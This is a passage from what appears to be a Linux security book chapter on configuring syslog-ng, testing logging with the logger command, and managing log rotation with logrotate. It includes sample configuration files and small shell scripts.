filter f_emergency { level(emerg); };

log { source(s_sys); filter(f_authpriv); destination(d_security); };
log { source(s_sys); filter(f_messages); destination(d_messages); };
log { source(s_sys); filter(f_emergency); destination(d_console); };
```

As you can see, a *syslog-ng.conf* file consists of *options{}*, *source{}*, *destination{}*, *filter{}*, and *log{}* statements. Each of these statements may contain additional settings, usually delimited by semicolons. Syntactically, *syslog-ng.conf* is very similar to C and other structured programming languages. Statements are terminated by semicolons; whitespace is ignored and may therefore be used to enhance readability (e.g., by breaking up and indenting lengthy statements across several lines).

After defining global options, message sources, message destinations, and message filters, combine them to create logging rules.

10.2.3.1 Global options

Global options are set in *syslog-ng.conf*'s *options{}* section. Some options may be used in the *options{}* section and in one or more other sections. Predictably, options set within *source{}*, *destination{}*, *filter{}*, and *log{}* sections overrule those set in *options{}*. [Table 10-7](#) lists some of the most useful of Syslog-ng's options.

Table 10-7. Syslog-ng options	
Option	Description
<code>chain_hostnames(yes no)</code>	After printing the hostname provided by tcp/udp message's sender, show names of all hosts by which a tcp or udp message has been handled (default=yes).
<code>sskeep_hostname(yes no)</code>	Trust hostname provided by tcp/udp message's sender (default=no).
<code>ssuse_fqdn(yes no)</code>	Record full name of tcp/udp message-sender (default=no).

<code>ssuse_dns(yes no)</code>	Resolve IP address of tcp/udp message-sender (default=yes).
<code>ssuse_time_recvd(yes no)</code>	Set message's timestamp equal to time message was received, not time contained in message (default=no).
<code>sstime_reopen(NUMBER)</code>	Number of seconds after a tcp connection dies before reconnecting (default=60).
<code>sstime_reap(NUMBER)</code>	Number of seconds to wait before closing an inactive file (i.e., an open log file to which no messages have been written for the specified length of time) (default=60).
<code>sslog_fifo_size(NUMBER)</code> ^[1] [1] These options may also be used in <code>file()</code> declarations within <code>destination{}</code> statements.	Number of messages to queue in memory before processing if <i>syslog-ng</i> is busy; note that when queue is full, new messages will be dropped, but the larger the fifo size, the greater <i>syslog-ng</i> 's RAM footprint (default=100).
<code>sssync(NUMBER) 1</code>	Number of lines (messages) written to a log file before file is synchronized (default=0).
<code>ssowner(string) 1</code>	Owner of log files <i>syslog-ng</i> creates (default=root).
<code>ssgroup(string) 1</code>	Group for log files <i>syslog-ng</i> creates (default=root).
<code>ssperm(NUMBER) 1</code>	File-permissions for log files <i>syslog-ng</i> creates (default=0600).
<code>sscreate_dirs(yes no) 1</code>	Whether to create directories specified in destination-file paths if they don't exist (default=no).
<code>ssdir_owner(string) 1</code>	Owner of directories <i>syslog-ng</i> creates (default=root).
<code>ssdir_group(string) 1</code>	Group for directories <i>syslog-ng</i> creates (default=root).
<code>ssdir_perm(NUMBER) 1</code>	Directory permissions for directories <i>syslog-ng</i> creates (default=0700).

^[1] These options may also be used in `file()` declarations within `destination{}` statements.

Options that deal with hostnames and their resolution (`chain_hostnames()`, `keep_hostname()`, `use_fqdn()`, and `use_dns()` deal specifically with the hostnames of remote log clients and not with hostnames/IPs referenced in the body of the message.

In other words, if *syslog-ng.conf* on a central log server contains this statement:

```
options { use_dns(yes); };
```

and the remote host *joe-bob*, whose IP address is 10.9.8.7, sends this message:

```
Sep 13 19:56:56 s_sys@10.9.8.7 sshd[13037]: Accepted publickey for
ROOT from
10.9.8.254 port 1355 ssh2
```

then the log server will log:

```
Sep 13 19:56:56 s_sys@joebob sshd[13037]: Accepted publickey for ROOT
from
10.9.8.254 port 1355 ssh2
```

As you can see, *10.9.8.7* was resolved to *joebob*, but *10.9.8.254* wasn't looked up. (For now you can disregard the `s_sys@` in front of the hostname; I'll explain that shortly.) The `use_dns(yes)` statement applies only to the hostname at the beginning of the message indicating which host sent it; it doesn't apply to other IP addresses that may occur later in the message.

Note also that options related to files and directories may be specified both in the global `options{}` statement and as modifiers to `file()` definitions within `destination{}` statements. `file()` options, when different from their global counterparts, override them. This allows you to create a "rule of thumb" with specific exceptions.

The `chain_hostname()` and `keep_hostname()` options are also worth mentioning. By default, `keep_hostname()` is set to `no`, meaning that *syslog-ng* will not take the hostname supplied by a remote log server at face value; *syslog-ng* will instead resolve the source IPs of packets from that host to determine for itself what that host's name is. This is in contrast to *syslog*, which takes remote hosts' names at face value. `chain_hostname()` determines whether *syslog-ng* should list all hosts through which each message has been relayed. By default, this option is set to `yes`.

[Example 10-13](#) illustrates the effects of `keep_hostname(no)` and `chain_hostname(yes)` (i.e., *syslog-ng*'s default behavior). It shows a log message (in this case, a *syslog-ng* startup notification) being generated locally and then relayed twice. *host1*, who gives its hostname as "linux," generates the message and then

sends it to *host2*. *host2* records both "linux" and "host1," having double checked that hostname itself via DNS. Finally, the message is relayed to *host3*.

Example 10-13. A log message relayed from one host to two others

Original log entry on host1:

```
Sep 19 22:57:16 s_loc@linux syslog-ng[1656]: syslog-ng version 1.4.13 starting
```

Entry as sent to and recorded by host2:

```
Sep 19 22:57:16 s_loc@linux/host1 syslog-ng[1656]: syslog-ng version 1.4.13 starting
```

Same log entry as relayed from host2 to host3:

```
Sep 19 22:57:16 s_loc@linux/host1/host2 syslog-ng[1656]: syslog-ng version 1.4.13 starting
```

There are several interesting things to note in this example. First, you can see that in the second entry (the one logged by *host2*), Syslog-ng does *not* clearly indicate that "linux" is actually *host1* — it simply adds the "real" hostname after the "fake" one in the slash-delimited hostname chain.

Second, the timestamp is *identical* in all three log entries. It's unlikely that three hosts would be in sync to the millisecond *and* be able to relay log messages amongst themselves virtually instantaneously. In fact, the timestamp given to the message by the originating host (*host1* here) is preserved on each host to which the message is relayed, unless a host has its own *use_time_recd()* option set to "yes" (which causes *syslog-ng* to replace message-provided timestamps with the time at which the message was received locally).

Finally, [Example 10-13](#) also shows that when *host1* created the message, it (actually its local *syslog-ng* process) appended *s_loc*, to the message — this is the label of the *source{}* on *host1* from which the local *syslog-ng* process received the message. [Example 10-14](#) lists *host1*'s *syslog-ng.conf* file, the one responsible for the first entry shown in [Example 10-13](#).

Example 10-14. host1's syslog-ng.conf file

```
options { };
source s_loc { unix-stream("/dev/log"); internal( ); };
destination d_host2 { udp("host2" port(514)); };
destination d_local { file("/var/log/messages"); };
log { source(s_loc); source(s_net); destination(d_host2);
destination(d_local); };
```

Which brings us to the next topic: Syslog-ng message sources.

10.2.3.2 Sources

The *syslog-ng.conf* file listed in [Example 10-14](#) contains one *source{}* definition, which itself contains two source "drivers" (message-inputs). *syslog-ng.conf* may contain many *source{}* definitions, each of which may, in turn, contain multiple drivers. In other words, the syntax of source definitions is as follows:

```
source sourcelabel { driver1( [options] ); driver2( [options] ); etc.
};
```

where *sourcelabel* is an arbitrary string used to identify this group of inputs, and where *driver1()*, *driver2()*, etc. are one or more source drivers that you wish to treat as a single group.

Let's take a closer look at the source definition in [Example 10-14](#):

```
source s_loc { unix-stream("/dev/log"); internal( ); };
```

This line creates a source called *s_loc* that refers to messages obtained from */dev/log* (i.e., the local system-log socket) and from the local *syslog-ng* process.

Syslog-ng is quite flexible in the variety of source drivers from which it can accept messages. In addition to Unix sockets (e.g., */dev/log*), *syslog-ng* itself, and UDP streams from remote hosts, Syslog-ng can accept messages from named pipes, TCP connections from remote hosts, and special files (e.g., */proc* files). [Table 10-8](#) lists Syslog-ng's supported source drivers.

Table 10-8. Source drivers for Syslog-ng	
Source	Description
<code>internal()</code>	Messages from the <i>syslog-ng</i> daemon itself.
<code>file("filename")</code>	Messages read from a special file such as <i>/proc/kmsg</i> .

<code>[options])</code>	
<code>pipe("filename")</code>	Messages received from a named pipe.
<code>unix_stream("filename" [options])</code>	Messages received from Unix sockets that can be read from in the connection-oriented stream mode — e.g., <code>/dev/log</code> under kernels prior to 2.4; the maximum allowed number of concurrent stream connections may be specified (default=100).
<code>unix_dgram("filename" [options])</code>	Messages received from Unix sockets that can be read from in the connectionless datagram mode — e.g. <code>klogd</code> messages from <code>/dev/log</code> under kernel 2.4.x.
<code>tcp([ip(address)] [port(#)] [max-connections(#)])</code>	Messages received from remote hosts via the tcp protocol on the specified TCP port (default=514) on the specified local network interface (default=all); the maximum number of concurrent TCP connections may be specified (default=10).
<code>udp([ip(address)] [port(#)])</code>	Messages received from remote hosts via the udp protocol on the specified UDP port (default=514) on the specified local network interface (default=all).

As we just saw in [Example 10-14](#), `internal()` is `syslog-ng` itself: `syslog-ng` sends itself startup messages, errors, and other messages via this source. Therefore, you should include `internal()` in at least one `source{}` definition. `file()` is used to specify special files from which `syslog-ng` should retrieve messages. The special file you'd most likely want `syslog-ng` to read messages from is `/proc/kmsg`.

Note, however, that `file()` is *not* intended for use on regular text files. If you wish `syslog-ng` to "tail" dynamic log files written by other applications (e.g., `httpd`), you'll need to write a script that pipes the output from a `tail -f [filename]` command to `logger`. (For instructions on using `logger`, see [Section 10.3](#) later in this chapter.)

`unix_stream()` and `unix_dgram()` are important drivers: these read messages from connection-oriented and connectionless Unix sockets, respectively. As noted at the end of "Compiling and Installing Syslog-ng from Source Code," Linux kernels Versions 2.4.1 and higher use Unix datagram sockets; if you specify `/dev/log` as a `unix_stream()` source, kernel messages won't be captured. Therefore, use `unix_dgram()` when defining your local-system log source, e.g.:

```
source s_loc { unix-dgram("/dev/log"); internal( ); };
```

If your kernel is pre-2.4.0, you should instead use `unix_stream()` for `/dev/log`.

`tcp()` and `udp()` read messages from remote hosts via the connection-oriented TCP protocol and the connectionless UDP protocol, respectively. In both `tcp()` and `udp()`, a listening address and a port number may be specified. By default, `syslog-ng` listens on 0.0.0.0:514 — that is, "all interfaces, port 514."

(Specifically, the default for `tcp()` is 0.0.0.0:TCP514, and for `udp()`, that is 0.0.0.0:UDP514.)

[Example 10-15](#) shows source statements for `tcp()` and `udp()`, with IP and port options defined.

Example 10-15. `tcp()` and `udp()` sources

```
source s_tcpmessages { tcp( ip(192.168.190.190) port(10514) ); };
source s_udpmessages { udp( ); };
```

In [Example 10-15](#), we're defining the source `s_tcpmessages` as all messages received on TCP port 10514, but only on the local network interface whose IP address is 192.168.190.190. The source `s_udpmessages`, however, accepts all UDP messages received on UDP port 514 on all local network interfaces.

Besides `ip()` and `port()`, there's one more source option I'd like to cover. `max_connections()`, which can only be used in `tcp()` and `unix_stream()` sources, restricts the number of simultaneous connections from a given source that `syslog-ng` will accept. This is a tradeoff between security and performance: if this number is high, then few messages will be dropped when the server is under load, but at the expense of resources. If this number is low, the chance that logging activity will bog down the server is minimized, but whenever the number of maximum connections is reached, messages will be dropped until a connection is freed up.

The correct syntax for `max_connections()` is simple: specify a positive integer between the parentheses. For example, let's adapt the `tcp()` source from [Example 10-15](#) to accept a maximum of 100 concurrent TCP connections from remote hosts:

```
source s_tcpmessages { tcp( ip(192.168.190.190) port(10514) max-connections(100) ); };
```

By default, `max_connections()` is set to 100 for `unix-stream()` sources and 10 for `tcp()` sources.

By the way, TCP port 514 is the default listening port not only for `syslog-ng`, but also for `rshd`. This isn't a big deal, for the simple reason that `rshd` has no business running on an ostensibly secure Internet-accessible system. If, for example, you wish to use both `syslog-ng` and `rshd` on an intranet server (even then I recommend `sshd` instead), then you should specify a different (unused) port for `syslog-ng` to accept TCP connections on.

10.2.3.3 Destinations

syslog-ng can be configured to send messages to the same places syslog can: ASCII files, named pipes, remote hosts via UDP, and TTYs. In addition, *syslog-ng* can send messages to Unix sockets, remote hosts via TCP, and to the standard inputs of programs. [Table 10-9](#) lists the allowed destination types (called "drivers") in Syslog-ng.

Table 10-9. Supported destination drivers in syslog-ng.conf	
Driver	Description
<code>file("filename[\$MACROS]")</code>	Write messages to standard ASCII-text log file. If file doesn't exist, <i>syslog-ng</i> will create it. Macros may be used within or in lieu of a filename; these allow dynamic naming of files (see Table 10-10).
<code>tcp("address" [port(#);])</code>	Transmit messages via TCP to the specified TCP port (default=514) on the specified IP address or hostname. (You must specify an address or name.)
<code>udp("address" [port(#);])</code>	Transmit messages via UDP to the specified UDP port (default=514) on the specified IP address or hostname. (You must specify an address or name.)
<code>pipe("pipename")</code>	Send messages to a named pipe such as <i>/dev/xconsole</i> .
<code>unix_stream("filename" [options])</code>	Send messages in connection-oriented stream mode to a Unix socket such as <i>/dev/log</i> .
<code>unix_dgram("filename" [options])</code>	Send messages in connectionless datagram mode to a Unix socket such as <i>/dev/log</i> .
<code>usertty(username)</code>	Send messages to specified user's console.
<code>program("/path/to/program")</code>	Send messages to standard input of specified program with specified options.

As with ordinary syslog, the most important type of destination is *file()*. Unlike with syslog, Syslog-ng supports filename-expansion macros and a number of options that give one much more granular control over how log files are handled.

When you specify the name of a file for *syslog-ng* to write messages to, you may use macros to create all or part of the filename. For example, to tell *syslog-ng* to write messages to a file whose name includes the current day, you could define a destination like this:

```
destination d_dailylog { file("/var/log/messages.$WEEKDAY"); };
```

When Syslog-ng writes to this particular destination, it will use the filename */var/log/messages.Tues*, */var/log/messages.Wed*, etc., depending on what day it is. See [Table 10-10](#) for a complete list of supported filename macros.

Table 10-10. Macros supported in file() destinations	
Macro	Expands to
PROGRAM	The name of the program that sent the message
HOST	The name of the host that originated the message
FACILITY	The facility to which the message was logged
PRIORITY or LEVEL (synonyms)	The designated priority level
YEAR	The current year ^[2]
MONTH	The current month ^[2]
DAY	The current day ^[2]
WEEKDAY	The current day's name (Monday, etc.) ^[2]
HOURL	The current hour ^[2]
MIN	The current minute ^[2]
SEC	The current second ^[2]

^[2] If the global option *use_time_recvd()* is set to *yes*, then this macro's value will be taken from the local system time when the message was received; otherwise, for messages from remote hosts, the timestamp contained in the message will be used.

As with syslog, if a file specified in a *file()* destination doesn't exist, *syslog-ng* will create it. Unlike syslog, Syslog-ng has a number of options that can be implemented both globally and on a per-log-file basis.

(Global settings are overridden by per-log-file settings, allowing you to create "general rules" with exceptions.)

For example, whether and how *syslog-ng* creates new directories for its log files is controlled via the options *create_dirs()*, *dir_owner()*, *dir_group()*, and *dir_perm()*. [Example 10-16](#) illustrates the use of these options within a *destination{ }* statement.

Example 10-16. Controlling a file() destination's directory-creating behavior

```
destination d_mylog { file("/var/log/ngfiles/mylog" create_dirs(yes)
dir_owner(root) \
dir_group(root) dir_perm(0700)); };
```

[Example 10-16](#) also happens to show the default values of the *dir_owner*, *dir_group()*, and *dir_perm()* options. While this may seem unrealistic (why would anyone go to the trouble of setting an option to its default?), it's necessary if nondefaults are specified in a global *options{ }* statement and you want the default values used for a specific file — remember, options set in a *destination{ }* statement override those set in an *options{ }* statement.

Other global/file-specific options can be used to set characteristics of the log file itself: *owner()*, *group()*, and *perm()*, which by default are set to *root*, *root*, and *0600*, respectively. In case you're wondering, there is no *create_file()* option — *syslog-ng* has the irrevocable ability to create files (unless that file's path includes a nonexistent directory and *create_dirs()* is set to *no*). [Example 10-17](#) shows a destination definition that includes these options.

Example 10-17. Options that affect file properties

```
destination d_micklog { file("/var/log/micklog" owner(mick)
group(wheel) perm(0640)); };
```

The other *file()* option we'll cover here is *sync()*, which can be used to limit the frequency with which log files are synchronized. This is analogous to *syslog*'s "-" prefix, but much more granular: whereas the "-" merely turns off synchronization, *file()* accepts a numeric value that delays synchronization to as many or as few messages as you like.

The higher the value, the more messages are cached prior to filesystem synchronization and, therefore, the fewer "open for read" actions on the filesystem. The lower the number, the lower the chances of data loss and the lower the delay between a message being processed and written to disk.

By default, *sync()* is set to zero, meaning "synchronize after each message." In general, the default or a low *sync()* value is preferable for low-volume scenarios, but numbers in the 100s or even 1,000s may be necessary in high-volume situations. A good rule of thumb is to set this value to the approximate number of log-message lines per second your system must handle at peak loads.



If you use a log monitor such as Swatch (described later in this chapter) to be alerted of attacks in progress, don't set *sync()* too high. If an intruder deletes a log file, all of *Syslog-ng*'s cached messages will be lost without having been parsed by the log monitor. (Log monitors parse messages as they are written, not beforehand.)

10.2.3.4 Filters

And now we come to some of the serious magic in *Syslog-ng*: message filters. Filters, while strictly optional, allow you to route messages based not only on priority/level and facility (which *syslog* can do), but also on the name of the program that sent the message, the name of the host that forwarded it over the network, a regular expression evaluated against the message itself, or even the name of another filter.

A *filter{ }* statement consists of a label (the filter's name) and one or more criteria connected by operators (*and*, *or*, and *not* are supported). [Table 10-11](#) lists the different types of criteria that a *filter{ }* statement may contain.

Table 10-11. filter{ } functions	
Function (criterion)	Description
<i>facility(facility-name)</i>	Facility to which the message was logged (see Table 10-1 for facility names).
<i>priority(priority-name)</i> <i>priority(priority)</i>	Priority assigned to the message (see Table 10-2 for priority-names); a list of priorities separated by commas may be specified, or a range of priorities expressed as two priorities (upper and lower limits) separated by two periods.

<code>priority-name1, priority-name2, etc.) priority(priority-name1 .. priority-name2)</code>	
<code>level(priority-name)</code>	Same as <i>priority</i> ().
<code>program(program-name)</code>	Program that created the message.
<code>host(hostname)</code>	Host from which message was received.
<code>match(regular- expression)</code>	Regular expression to evaluate against the message's body.
<code>filter(filter- name)</code>	Other filter to evaluate.

[Example 10-18](#) shows several *filter{}* statements taken from the default *syslog-ng.conf* file included in Debian 2.2's *syslog-ng* package.

Example 10-18. Filters

```
filter f_mail { facility(mail); };
filter f_debug { not facility(auth, authpriv, news, mail); };
filter f_messages { level(info .. warn) and not facility(auth,
authpriv, cron, daemon,
mail, news); };
filter f_cother { level(debug, info, notice, warn) or
facility(daemon, mail); };
```

The first line in [Example 10-17](#), *filter f_mail*, matches all messages logged to the *mail* facility. The second filter, *f_debug*, matches all messages not logged to the *auth*, *authpriv*, *news*, and *mail* facilities. The third filter, *f_messages*, matches messages of priority levels *info* through *warn*, except those logged to the *auth*, *authpriv*, *cron*, *daemon*, *mail*, and *news* facilities. The last filter, called *f_cother*, matches all messages of priority levels *debug*, *info*, *notice*, and *warn*, and also all messages logged to the *daemon* and *mail* facilities.

When you create your own filters, be sure to test them using the *logger* command. See [Section 10.3](#) later in this chapter.

10.2.3.5 Log statements

Now we combine the elements we've just defined (sources, filters, and destinations) into *log{}* statements. Arguably, these are the simplest statements in *syslog-ng.conf*: each consists only of a semicolon-delimited list of *source*(), *destination*(), and, optionally, *filter*() references. (Filters are optional because a *log{}* statement containing only *source*() and *destination*() references will send all messages from the specified sources to all specified destinations.)

Elements from several previous examples are combined in [Example 10-19](#), which culminates in several *log{}* statements.

Example 10-19. Another sample syslog-ng.conf file

```
source s_loc { unix-stream("/dev/log"); internal( ); };
source s_tcpmessages { tcp( ip(192.168.190.190); port(10514)); };

destination d_dailylog { file("/var/log/messages.$WEEKDAY"); };
destination d_micklog { file("/var/log/micklog" owner(mick)
perm(0600)); };

filter f_mail { facility(mail); };
```



```
filter f_messages { level(info .. warn) and not facility(auth,
authpriv, cron, daemon,
mail, news); };

log { source(s_tcpmessages); destination(d_micklog); };
log { source(s_loc); filter(f_mail); destination(d_micklog); };
log { source(s_loc); filter(f_messages); destination(d_dailylog); };
As you can see in this example, all messages from the host 192.168.190.190 are written to the log file
/var/log/micklog, as are all local mail messages. Messages that match the f_messages( ) filter are written to
the log file /var/log/messages.$WEEKDAY, e.g., /var/log/Sun, /var/log/Mon, etc.
Example 10-19 isn't very realistic, though: no nonmail messages with priority-level higher than warn are
dealt with. This begs the question, "Can I get syslog-ng to filter on 'none of the above'?" The answer is yes:
to match all messages that haven't yet matched filters in previous log{} statements, you can use the built-in
filter DEFAULT. The following line, if added to the bottom of Example 10-18, will cause all messages not
processed by any of the prior three log{} statements to be written to the daily log file:
log { source(s_loc); filter(DEFAULT); destination(d_dailylog); };
```

10.2.4 Advanced Configurations

As you're hopefully convinced of by this point, Syslog-ng is extremely flexible, so much so that it isn't feasible to illustrate all possible Syslog-ng configurations. I would be remiss, however, if I didn't list at least one advanced *syslog-ng.conf* file.

[Example 10-20](#) shows a setup that causes *syslog-ng* to watch out for login failures and access denials by matching messages against a regular expression and then sending the messages to a shell script (listed in [Example 10-21](#)).

Example 10-20. Using syslog-ng as its own log watcher

```
# WARNING: while this syslog-ng.conf file is syntactically correct
and complete, it is
# intended for illustrative purposes only — entire categories of
message
# are ignored!

source s_local { unix_stream("dev/log"); internal( ); };
filter f_denials { match("[Dd]enied|[Ff]ail"); };
destination d_mailtomick { program("/usr/local/sbin/mailtomick.sh");
};
log { source(s_local); filter(f_denials); destination(d_mailtomick);
};
```

Example 10-21. Script for emailing log messages

```
#!/bin/bash
# mailtomick.sh
# Script which listens for standard input and emails each line to
mick
#
while read line;
do
echo $line | mail -s "Weirdness on that Linux box" mick@pinheads-on-
ice.net
done
```

The most important lines in [Example 10-20](#) are the filter *f_denials* and the destination *d_mailtomick*. The filter uses a *match*() directive containing a regular expression that matches the strings "denied," "Denied," "Fail," and "fail."^[3] The destination *d_mailtomick* sends messages via a *program*() declaration to the standard input of a script I wrote called */usr/local/sbin/mailtomick.sh*.

^[3] If you're completely new to regular expressions, I highly recommend *Mastering Regular Expressions* by Jeffrey E. F. Friedl (O'Reilly).



Before we go further in the analysis, here's an important caveat: *program()* opens the specified program once and leaves it open until syslog-ng is stopped or restarted. Keep this in mind when deciding whether to use *pipe()* or *program()* (i.e., *pipe()* doesn't do this), and in choosing what sort of applications you invoke with *program()*.

In some cases, keeping a script open (actually a *bash* process) is a waste of resources and even a security risk (if you run *syslog-ng* as *root*). Furthermore, the particular use of email in Examples 10-19 and 10-20 introduces the possibility of Denial of Service attacks (e.g., filling up the system administrator's mailbox). But under the right circumstances, such as on a non-Internet-accessible host that has a few CPU cycles to spare, this is a legitimate use of Syslog-ng.

The script itself, */usr/local/sbin/mailtomick.sh*, simply reads lines from the standard input and emails each line to *mick@pinheads-on-ice.net*. Since *syslog-ng* needs to keep this script open, the *read* command is contained in an endless loop. This script will run until the *syslog-ng* process that invoked it is restarted or killed.

In the interest of focusing on the most typical uses of Syslog-ng, I've listed some *syslog-ng.conf* options without giving examples of their usage and omitted a couple of other options altogether. Suffice it to say that the global/file option *log_fifo_size()* and the global options *time_reap()*, *time_reopen()*, *gc_idle_threshold()*, and *gc_busy_threshold()* are useful for tuning *syslog-ng*'s performance to fit your particular environment.



The official (maintained) documentation for Syslog-ng is the *Syslog-ng Reference Manual*. PostScript, SGML, HTML, and ASCII text versions of this document are included in the */doc* directory of Syslog-ng's source-code distribution.

For advanced or otherwise unaddressed issues, the best source of Syslog-ng information is the Syslog-ng mailing list and its archives. See <http://lists.balabit.hu/mailman/listinfo/syslog-ng> for subscription information and archives.

10.3 Testing System Logging with logger

Before we leave the topic of system-logger configuration and use, we should cover a tool that can be used to test your new configurations, regardless of whether you use syslog or Syslog-ng: *logger*. *logger* is a command-line application that sends messages to the system logger. In addition to being a good diagnostic tool, *logger* is especially useful for adding logging functionality to shell scripts.

The usage we're interested in here, of course, is diagnostics. It's easiest to explain how to use *logger* with an example.

Suppose you've just reconfigured syslog to send all daemon messages with priority "warn" to */var/log/warnings*. To test the new *syslog.conf* file, you'd first restart *syslogd* and *klogd* and then you'd enter a command like the one in [Example 10-22](#).

Example 10-22. Sending a test message with logger

```
mylinuxbox:~# logger -p daemon.warn "This is only a test."
```

As you can see, *logger*'s syntax is simple. The *-p* parameter allows you to specify a *facility.priority* selector. Everything after this selector (and any other parameters or flags) is taken to be the message.

Because I'm a fast typist, I often use *while...do...done* statements in interactive *bash* sessions to run impromptu scripts (actually, just complex command lines). [Example 10-23](#)'s sequence of commands works interactively or as a script.

Example 10-23. Generating test messages from a bash prompt

```
mylinuxbox:~# for i in
{debug,info,notice,warning,err,crit,alert,emerg}
> do
> logger -p daemon.$i "Test daemon message, level $i"
> done
```

This sends test messages to the daemon facility for each of all eight priorities.

[Example 10-24](#), presented in the form of an actual script, generates messages for *all* facilities at each priority level.

Example 10-24. Generating even more test messages with a bash script

```
#!/bin/bash
for i in {auth,auth-
priv,cron,daemon,kern,lpr,mail,mark,news,syslog,user,uucp,local0,
local1,local2,local3,local4,local5,local6,local7}          # (this is
all one line!)
```

```
do
for k in {debug,info,notice,warning,err,crit,alert,emerg}
do
logger -p $i.$k "Test daemon message, facility $i priority $k"
done
done
```

Logger works with both syslog and Syslog-ng.

10.4 Managing System-Log Files

Configuring and fine-tuning your system-logging facilities is extremely important for system security and general diagnostics. But if your logs grow too large and fill up their filesystem, all that work may come to naught.

As with syslog itself, most Linux distributions come with a preconfigured log-rotation scheme. As with syslog, while this scheme tends to work adequately for many users, it's too important a mechanism to take for granted: it behooves you to understand, periodically evaluate, and, if necessary, customize your log-management setup.

10.4.1 Log Management in Red Hat 7 and Debian 2.2: /sbin/logrotate

Both Red Hat 7 and Debian 2.2 use a binary program called *logrotate* to handle system-log growth. In fact, they use very similar implementations of *logrotate*: global options and low-level (system) log files are addressed in */etc/logrotate.conf*, and application-specific configuration scripts are kept in */etc/logrotate.d/*. When *logrotate* is run, all scripts in */etc/logrotate.d* are included into *logrotate.conf* and parsed as one big script. This makes *logrotate*'s configuration very modular: when you install an RPM or DEB package (of software that creates logs), your package manager automatically installs a script in */etc/logrotate.d*, which will be removed later if you uninstall the package.



Actually, the *include* directive in *logrotate.conf* may be used to specify additional or different directories and files to include. In no event, however, should you remove the statement that includes */etc/logrotate.d* if you use Red Hat or Debian, both of whose package managers depend on this directory for package-specific log-rotation scripts.

10.4.1.1 Syntax of logrotate.conf and its included scripts

There are really only two types of elements in *logrotate.conf* and its included scripts: directives (i.e., options) and log-file specifications. A directive is simply a parameter or a variable declaration; a log-file specification is a group of directives that apply to a specific log file or group of log files.

In [Example 10-25](#), we see a simple */etc/logrotate.conf* file.

Example 10-25. Simple logrotate.conf file

```
# Very simple logrotate.conf file

# Global options: rotate logs monthly, saving four old copies and
sending
```

```
# error-messages to root. After "rotating out" a file, touch a new
one

monthly
rotate 4
errors root
create

# Keep an eye on /var/log/messages
/var/log/messages {
    size 200k
    create
    postrotate
        /bin/kill -HUP `cat /var/run/syslog-ng.pid 2> /dev/null` 2>
/dev/null || true
    endscript
}
```

In [Example 10-25](#), the global options at the top may be thought of as the default log-file specification. Any directive for a specific log file takes precedence over the global options. Accordingly, we see in this example that although by default logs are rotated once a month and that four archives will be kept, the file */var/log/messages* will be rotated not on the basis of time, but on size.

However, the other global directives will still apply: four old copies will be kept; immediately after a log is renamed (which is how they're "rotated"), a newly empty current log file will be created ("touched"); and error messages will be emailed to *root*.

logrotate supports a large number of different directives, but in practice, you'll probably spend more time tweaking the subscripts placed in *logrotate.d* than you will writing scripts from scratch. With that in mind, [Table 10-12](#) lists some commonly encountered *logrotate* directives. A complete list is provided in the manpage *logrotate(8)*.

Table 10-12. Common logrotate directives

Directive	Description
<i>/path/to/logfile</i> { <i>directive1</i> <i>directive2</i> <i>etc.</i> }	Log file specification header/footer (i.e., "apply these directives to the file <i>/path/to/logfile</i> "). Whitespace is ignored. Applicable global directives are also applied to the log file, but when a given directive is specified both globally and locally (within a log file specification), the local setting overrules the global one.
rotate <i>number</i>	Tells <i>logrotate</i> to retain <i>number</i> old versions of the specified log file. Setting this to zero amounts to telling <i>logrotate</i> to overwrite the old log file.
daily weekly monthly size= <i>number_bytes</i>	The criterion for rotating the specified file: either because one day or week or month has passed since the last rotation, or because the file's size has reached or exceeded <i>number_bytes</i> since the last time <i>logrotate</i> was run. Note that if <i>number_bytes</i> is a number, bytes are assumed; if expressed as a number followed by a lowercase "k," Kilobytes are assumed; if expressed as a number followed by a capital "M," Megabytes are assumed.
mail [<i>username</i> <i>mail@address</i>]	Email old files to the specified local user or email address rather than deleting them.
errors [<i>username</i> <i>email@address</i>]	Email <i>logrotate</i> error messages to the specified local user or email address.
compress	Use <i>gzip</i> to compress old versions of log files.
copytruncate	Instead of renaming the current log file and creating a new (empty) one, move most of its data out into an archive file. Accommodates programs that can't interrupt logging (i.e., that need to keep the log file open for writing continuously).
create [<i>octalmode</i> <i>owner</i> <i>group</i>]	Recreate the (now empty) log file immediately after rotation. If specified, set any or all of these properties: <i>octalmode</i> (file-mode in octal notation — e.g., 0700), <i>owner</i> , and <i>group</i> properties.
ifempty notifempty	By default, <i>logrotate</i> will rotate a file even if it's empty. <i>notifempty</i>

	cancels this behavior; <i>ifempty</i> restores it (e.g., overriding a global <i>notifempty</i> setting).
<code>include file_or_directory</code>	When parsing <i>logrotate.conf</i> , include the specified file or the files in the specified directory.
<code>missingok nomissingok</code>	By default, <i>logrotate</i> will return a message if a log file doesn't exist. <i>nomissingok</i> cancels this behavior (i.e., tells <i>logrotate</i> to skip that log file quietly); <i>missingok</i> restores the default behavior (e.g., overriding a global <i>nomissingok</i> setting).
<code>olddir dir noolddir</code>	Tells <i>logrotate</i> to keep old versions of a log file in <i>dir</i> , whereas <i>noolddir</i> tells <i>logrotate</i> to keep old versions in the same directory as the current version (<i>noolddir</i> is the default behavior).
<code>postrotate line1 line2 etc. endscript</code>	Execute specified <i>lines</i> after rotating the log file. Can't be declared globally. Typically used to send a SIGHUP to the application that uses the log file.
<code>prerotate line1 line2 etc. endscript</code>	Execute specified <i>lines</i> before rotating the log file. Can't be declared globally.

Just What Do We Mean By "Rotate?"

All log-management mechanisms involve periodically moving/renaming a log file to an archive copy and creating a new (empty) log file. Rotation is necessary when multiple archive copies are maintained.

In the most common log-rotation scheme, a set of static filenames is maintained. For example, *messages*, *messages.1*, *messages.2*, *messages.3* is a typical three-archive filename set — *messages* being the "current" log file and *messages.3* being the oldest archive.

In this scheme, rotation is achieved by copying the second-to-oldest file over the oldest file (e.g., `mv messages.2 messages.3`). The third-oldest file's name is then changed to that of the second-oldest file's, and so forth, until the current file is renamed and a new (empty) "current" log file is created (e.g., `mv messages messages.1; touch messages`). This is how *logrotate* behaves when its *rotate* parameter is set to a nonzero value.

In the second common mechanism, archive filenames are unique (e.g., *messages*, *messages.20010807*, *messages.20010708*, etc.). In this case, rotation is a simple matter of changing the current file's name and then creating a new (empty) "current" log file (e.g., `mv messages messages.20010928; touch messages`). The final step is to compare the age of the oldest log archive file to a "maximum age" setting and to delete it if it's reached that age.

This second scheme is used by SuSE's *aaa_base_rotate_logs* script (covered later in this chapter).

10.4.1.2 Running logrotate

In both Red Hat 7 and Debian 2.2, *logrotate* is invoked by the script */etc/cron.daily/logrotate*, which consists of a single command:
